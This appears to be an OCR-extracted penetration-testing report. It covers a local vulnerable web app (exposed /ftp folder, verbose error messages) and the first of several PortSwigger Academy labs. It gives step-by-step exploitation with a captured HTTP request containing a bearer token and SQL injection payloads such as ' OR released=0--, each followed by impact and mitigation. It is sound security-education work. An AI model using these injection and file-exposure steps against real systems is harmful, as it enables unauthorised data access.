
Exploitation steps:


1. Open the menu and go to the “About Us” page.






2. Look at the browser URL, for example http://192.168.56.3:3000/#/about. Replace the #/about part with ftp and reload — this opens a folder of private files with no login needed.







Impact: Private business documents are open to anyone who finds or guesses the path. This can lead to data leaks, loss of private business information, and further attacks if the files contain passwords or keys.

Mitigation:


- Never rely only on a hard-to-guess URL to protect files. Always check login and access rights on the server.
- Store private files outside the public web folder, or behind access checks.
- Turn off folder listing on the web server.
- Classify your data and encrypt private files at rest. Check regularly for files that are open by mistake.

2.6 Vulnerability 5 — Security Misconfiguration

The app shows full, detailed error messages from some API endpoints instead of simple, generic ones. This leaks internal details about the app to anyone who sends a bad request.

Exploitation steps:


1. From the dashboard, reload the page with Burp Suite's proxy running. Capture the /rest/product/search?q= request and send it to Repeater.



2. In Repeater, remove the value after q= completely and send the request again.

```
GET /rest/products/search?q= HTTP/1.1
Host: 192.168.56.3:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIj
oiIiwiZW1haWwiOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNDI5N2Y0NGIxMzk1NTIzNTI0NWIyNDk3Mzk5ZDdhOTMiL
CJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6
Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnV
lLCJjcmVhdGVkQXQiOiIyMDI2LTEwLTExIDEzOjE4OjEyLjMyNSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI2LTEwLTExIDEzOj
E4OjEyLjMyNSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3OTE3MjQ3MTF9.AUGK9LVB1cg3OqNDpkTt_jRL0JqC
3EewY2CfDfRWSvhOPGLWRVo7sKQvhhgyg5KEp15HagJRBwTcGoJ0Y_fVOn2JBSQekoFY8suPL1Ycm5dA4oBNCic7U8WSbjzFYuT
vEKoKc_wPY1r4RIbv-_JcxQhOFAzqNS4avFNnzTAkFyk
Connection: keep-alive
Referer: http://192.168.56.3:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
nPXJnKYB6ovpO1aykRDlz4rQA6LcQSNNh1oG5Zb7WgwExVL983NMme2jPqEO; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIj
oiIiwiZW1haWwiOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNDI5N2Y0NGIxMzk1NTIzNTI0NWIyNDk3Mzk5ZDdhOTMiL
CJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6
Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnV
lLCJjcmVhdGVkQXQiOiIyMDI2LTEwLTExIDEzOjE4OjEyLjMyNSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI2LTEwLTExIDEzOj
E4OjEyLjMyNSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3OTE3MjQ3MTF9.AUGK9LVB1cg3OqNDpkTt_jRL0JqC
3EewY2CfDfRWSvhOPGLWRVo7sKQvhhgyg5KEp15HagJRBwTcGoJ0Y_fVOn2JBSQekoFY8suPL1Ycm5dA4oBNCic7U8WSbjzFYuT
vEKoKc_wPY1r4RIbv-_JcxQhOFAzqNS4avFNnzTAkFyk
If-None-Match: W/"355b-omZ+USmn7UnIv3BUl36XXnBCvGk"
```

3. Add random, broken text to the parameter and send again. The response shows a raw, detailed server error instead of a simple message — this can be seen in the browser too.



Impact: This kind of leaked information gives attackers a map of the technology used, the file structure, and possible known weaknesses to target. This makes further attacks easier to carry out.

Mitigation:

- Turn off detailed error messages in production. Show simple, generic errors to users, and log the real details only on the server.
- Limit or require login for diagnostic endpoints. Turn them off in production if they are not needed.
- Harden the server setup: remove default banners and version headers, turn off unused services, and follow a secure baseline such as the CIS Benchmarks.
- Keep a patch process in place, and regularly update frameworks and libraries to supported, safe versions.

3. Project 2: PortSwigger Web Security Academy Labs

3.1 Introduction & Methodology

The PortSwigger Web Security Academy (https://portswigger.net/web-security) gives free, hands-on labs built around apps with vulnerabilities on purpose. Each lab is separate for every student and checks itself automatically once it is solved. Eight labs were completed here — three more than the five Apprentice-level labs first planned — covering SQL Injection, CSRF, OS Command Injection, Path Traversal, and three more labs about authentication.

Methodology: for every lab, the same steps were followed — read the lab's goal, look at how the app behaves and what requests it sends using Burp Suite, build and send the needed exploit, and check that the lab shows "Solved" to confirm it was completed.

S. No	Lab	Vulnerability Class
1	SQL injection in WHERE clause allowing retrieval of hidden data	SQL Injection
2	SQL injection vulnerability allowing login bypass	SQL Injection
3	CSRF vulnerability with no defences	Cross-Site Request Forgery
4	OS command injection, simple case	OS Command Injection
5	File path traversal, simple case	Path Traversal
6	Username enumeration via different responses	Broken Authentication
7	2FA simple bypass	Broken Authentication (2FA Bypass)
8	Password reset broken logic	Broken Authentication (Password Reset)

3.2 Lab 1 — SQL Injection in WHERE Clause (Retrieving Hidden Data)


This lab has a SQL injection flaw in the product category filter. When a user picks a category, the app runs a query like this:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```


Goal: use SQL injection to make the app show one or more unreleased products.

Exploitation steps:


1. Click "Access the lab".




2. Pick any product category, like Gifts, and note the category value in the URL.




3. Change the category value to a single quote ('). The app returns a 500 Internal Server Error, which shows the input reaches the SQL query without being cleaned.




4. Try 'Gifts'-- to comment out the rest of the query and check the query structure.



5. Try ' OR released=1-- to check that the injection controls which rows come back.
6. Finally, try ' OR released=0-- , which shows the hidden (unreleased) products — this solves the lab.





Impact: An attacker can skip the app's filtering rules completely and pull out records — here, unreleased products — that should never be shown. In other apps, this could mean private user records or financial data.

Mitigation:

